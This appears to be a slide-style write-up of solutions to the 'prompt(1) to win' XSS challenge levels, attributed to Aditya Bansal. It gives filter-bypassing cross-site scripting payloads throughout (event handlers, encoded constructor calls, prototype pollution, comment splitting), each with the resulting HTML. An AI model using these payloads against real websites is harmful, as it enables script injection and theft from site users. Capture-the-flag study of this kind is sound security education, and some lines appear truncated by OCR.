
```
HTML source: <article><svg/onload=prompt(1)//</article>
```

\




```
<svg><script>prompt&lpar;1)</script>
```

```
HTML source: <svg><script>prompt&lpar;1)</script>
```




```
--!><svg/onload=prompt(1)
```

```
HTML source: <!-- --!><svg/onload=prompt(1)
-->
```




```
" type=image src onerror
="prompt(1)
```

```
HTML source: <input value="" type=image src onerror
="prompt(1)" type="text">
```



```
javascript:prompt(1)#{"action":"z"}
```

```
HTML source: <form action="javascript:prompt(1)" method="post"><input name="
<script>
    // forbid javascript: or vbscript: and data: stuff
    if (!/script:|data:/i.test(document.forms[0].action))
        document.forms[0].submit();
    else
        document.write("Action forbidden.")
</script>
```



prompt(1) to win - 0x7

prompt.ml/7

prompt(1) to win

Text Viewer

```
 __     ______  _    _  __          ______  _   _ 
 \ \   / / __ \| |  | | \ \        / / __ \| \ | |
  \ \_/ / |  | | |  | |  \ \  /\  / / |  | |  \| |
   \   /| |  | | |  | |   \ \/  \/ /| |  | | . ` |
    | | | |__| | |__| |    \  /\  / | |__| | |\  |
    |_|  \____/ \____/      \/  \/   \____/|_| \_|
```

Aditya Bansal

```
"><script>`#`;prompt(1)`#`</script>
```


36

```
HTML source: <p class="comment" title=""><script>`"></p>
<p class="comment" title="`;prompt(1)`"></p>
<p class="comment" title="`</script>
"></p>
```

http://sandbox.prompt.ml

">

About



prompt(1) to win - 0x9

prompt.ml/9

prompt(1) to win

Text Viewer

```
 __     ______  _    _  __          ______  _   _ 
 \ \   / / __ \| |  | | \ \        / / __ \| \ | |
  \ \_/ / |  | | |  | |  \ \  /\  / / |  | |  \| |
   \   /| |  | | |  | |   \ \/  \/ /| |  | | . ` |
    | | | |__| | |__| |    \  /\  / | |__| | |\  |
    |_|  \____/ \____/      \/  \/   \____/|_| \_|
```

Aditya Bansal


```
<ımg src onerror=[]["\146\151\154\164\145\162"]
["\143\157\156\163\164\162\165\143\164\157\162"]
("\160\162\157\155\160\164\50\61\51")()>
```

136

```
HTML source: <h1><IMG SRC ONERROR=[]["\146\151\154\164\145\162"]["\143\157\1
</h1>
```

http://sandbox.prompt.ml

About



prompt(1) to win - 0xA

prompt.ml/10

prompt(1) to win

Text Viewer

```
 __     ______  _    _  __          ______  _   _ 
 \ \   / / __ \| |  | | \ \        / / __ \| \ | |
  \ \_/ / |  | | |  | |  \ \  /\  / / |  | |  \| |
   \   /| |  | | |  | |   \ \/  \/ /| |  | | . ` |
    | | | |__| | |__| |    \  /\  / | |__| | |\  |
    |_|  \____/ \____/      \/  \/   \____/|_| \_|
```

Aditya Bansal


```
p'rompt(1)
```

10

```
HTML source: <script>prompt(1)</script>
```

http://sandbox.prompt.ml

About




Aditya Bansal

```
"(prompt(1))in"
```

16

```
HTML source:
<script>
    var data = {"action":"login","message":"Welcome back, "(prompt(1))in"."}
    if (data.action === "login")
        document.write(data.message)
</script>
```




Aditya Bansal

```
eval((1558153217).toString(36).concat(String.fromCharCode(40).concat(1)
cat(String.fromCharCode(41)))
```

105

```
HTML source: <script>eval((1558153217).toString(36).concat(String.fromCharCo
```




Aditya Bansal

```
{"__proto__":{"source":"$'<svg/onload=prompt(1)//"},"source":"z*"}
```

67

```
HTML source: <img src=""><svg/onload=prompt(1)//">
```



```
"><svg><!--#--><script><!--#-->prompt(1<!--#-->)</script>
```

```
HTML source: <p class="comment" title=""><svg><!--" data-comment='{"id":0}'>
<p class="comment" title="--><script><!--" data-comment='{"id":1}'></p>
<p class="comment" title="-->prompt(1<!--" data-comment='{"id":2}'></p>
<p class="comment" title="-->)</script>
" data-comment='{"id":3}'></p>
```

THANK YOU

By: Aditya Bansal

Email: adityabansal0005@gmail.com